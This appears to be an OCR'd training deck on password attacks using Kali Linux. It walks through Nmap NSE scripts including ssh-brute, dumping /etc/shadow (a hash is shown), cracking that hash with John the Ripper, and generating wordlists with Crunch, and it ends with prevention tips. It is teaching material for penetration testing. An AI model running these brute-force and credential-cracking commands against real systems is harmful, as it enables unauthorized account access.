
- The Nmap Scripting Engine (NSE) has numerous scripts that can be used to perform DoS attacks. This specific recipe will demonstrate how to locate DoS NSE scripts, identify the usage of the scripts, and show how to execute them.

- Prior to using Nmap NSE scripts to perform DoS testing, we will need to identify what DoS scripts are available. There is a greppable script.db file in the Nmap NSE script directory that can be used to identify scripts in any given category

NSE ATTACK - Steps

1. **cd ..**

2. **cd /usr/share/nmap/scripts**




NSE ATTACK - Steps

3. **ls**

4. **ls -l | grep (search)**

5. **nmap --script ssh-brute.nse -p 22 ip**



JOHN The Ripper

- John the Ripper is an Open Source password security auditing and password recovery tool available for many operating systems.

- John the Ripper jumbo supports hundreds of hash and cipher types, including for: user passwords of Unix flavors (Linux, *BSD, Solaris, AIX, QNX, etc.), macOS, Windows, "web apps" (e.g., WordPress), groupware (e.g., Notes/Domino), and database servers (SQL, LDAP, etc.); network traffic captures (Windows network authentication, WiFi WPA-PSK, etc.); encrypted private keys (SSH, GnuPG, cryptocurrency wallets, etc.), filesystems and disks (macOS .dmg files and "sparse bundles", Windows BitLocker, etc.), archives (ZIP, RAR, 7z), and document files (PDF, Microsoft Office's, etc.)

- These are just some of the examples - there are many more.

JOHN The Ripper - Steps


1. cd ..

2. cat /etc/shadow (copy all hash value (ctrl + shift + c))

```
┌──(root㉿kali)-[/]
└─# cat etc/shadow
root:!:19034:0:99999:7:::
daemon:*:19034:0:99999:7:::
bin:*:19034:0:99999:7:::
sys:*:19034:0:99999:7:::
sync:*:19034:0:99999:7:::
games:*:19034:0:99999:7:::
man:*:19034:0:99999:7:::
lp:*:19034:0:99999:7:::
mail:*:19034:0:99999:7:::
news:*:19034:0:99999:7:::
uucp:*:19034:0:99999:7:::
proxy:*:19034:0:99999:7:::
www-data:*:19034:0:99999:7:::
backup:*:19034:0:99999:7:::
list:*:19034:0:99999:7:::
irc:*:19034:0:99999:7:::
gnats:*:19034:0:99999:7:::
nobody:*:19034:0:99999:7:::
systemd-network:*:19034:0:99999:7:::
systemd-resolve:*:19034:0:99999:7:::
_apt:*:19034:0:99999:7:::
mysql:!:19034:0:99999:7:::
tss:*:19034:0:99999:7:::
strongswan:*:19034:0:99999:7:::
systemd-timesync:*:19034:0:99999:7:::
redsocks:!:19034:0:99999:7:::
rwhod:*:19034:0:99999:7:::
iodine:*:19034:0:99999:7:::
messagebus:*:19034:0:99999:7:::
miredo:*:19034:0:99999:7:::
_rpc:*:19034:0:99999:7:::
usbmux:*:19034:0:99999:7:::
tcpdump:*:19034:0:99999:7:::
rtkit:*:19034:0:99999:7:::
sshd:*:19034:0:99999:7:::
dnsmasq:*:19034:0:99999:7:::
statd:*:19034:0:99999:7:::
avahi:*:19034:0:99999:7:::
nm-openvpn:*:19034:0:99999:7:::
stunnel4:!:19034:0:99999:7:::
nm-openconnect:*:19034:0:99999:7:::
Debian-snmp:!:19034:0:99999:7:::
speech-dispatcher:!:19034:0:99999:7:::
sslh:!:19034:0:99999:7:::
postgres:*:19034:0:99999:7:::
pulse:*:19034:0:99999:7:::
saned:*:19034:0:99999:7:::
inetsim:*:19034:0:99999:7:::
lightdm:*:19034:0:99999:7:::
colord:*:19034:0:99999:7:::
geoclue:*:19034:0:99999:7:::
king-phisher:*:19034:0:99999:7:::
kali:$y$j9T$mRKgw72c.XaWowy1Q1xrC/$nIYDQYi6xfLitgt9vIYSzdgNcK7T6XIsTdZVN8K28PB:19034:0:99999:7:::
```

JOHN The Ripper - Steps

3. cat > hashcrack.txt



JOHN The Ripper - Steps

4. john hashcrack.txt

```
┌──(root㉿kali)-[/]
└─# john --format=crypt hashcrack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
kali             (kali)
1g 0:00:00:01 DONE 1/3 (2022-10-29 03:29) 0.6369g/s 61.14p/s 61.14c/s 61.14C/s kali..kali999994
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Password generating using CRUNCH

Crunch is a tool developed in C by **bofh28** that can create custom, highly modifiable wordlists that may aid an attacker in the situations mentioned above. It takes in min size, max size and alphanumeric character sets as input and generates any possible combination of words with or without meaning and writes it out in a text file.

Crunch is installed by default on Kali Linux but can be installed using apt package manager using

apt install crunch

After it is installed, we can run crunch to generate a wordlist. When we input the min and max size of the word to be generated and just the output file, it automatically takes in small case alphabets as character sets and generates words.

For example, here 1 character to 3 characters per word is being generated in smallcase and stored in file dict.txt

crunch 1 3 -o dict.txt

Password generating using CRUNCH - Step

(, is Uppercase
@ is Lowercase
^ is special character
% is numeric)

1. **crunch (min length) (max length) (alpha numeric pattern) -o pattern.txt**


For upper ,lower, special, numeric

crunch 8 8 -t ,@@^^%%%%

CRUNCH - Step

crunch 5 7 pass123 –o test.txt

Crunch 5 5 abc12 –t @@@@@ -o dict.txt



Conclusion

Password attacks are one of the most common forms of corporate and personal data breach. A password attack is simply when a hacker tries to steal your password. Hackers know that many passwords are poorly designed, so password attacks will remain a method of attack as long as passwords are being used. Hackers are always adopting new techniques to attempt password attacks. You must set unguessable and unique passwords for each account. Train your employees on password best practices and activate company-wide two-factor authentication for enhanced security.

Some of the ways to prevent password attacks are-

- Multi-factor authentication
- Remote access
- Biometrics
- Pen Test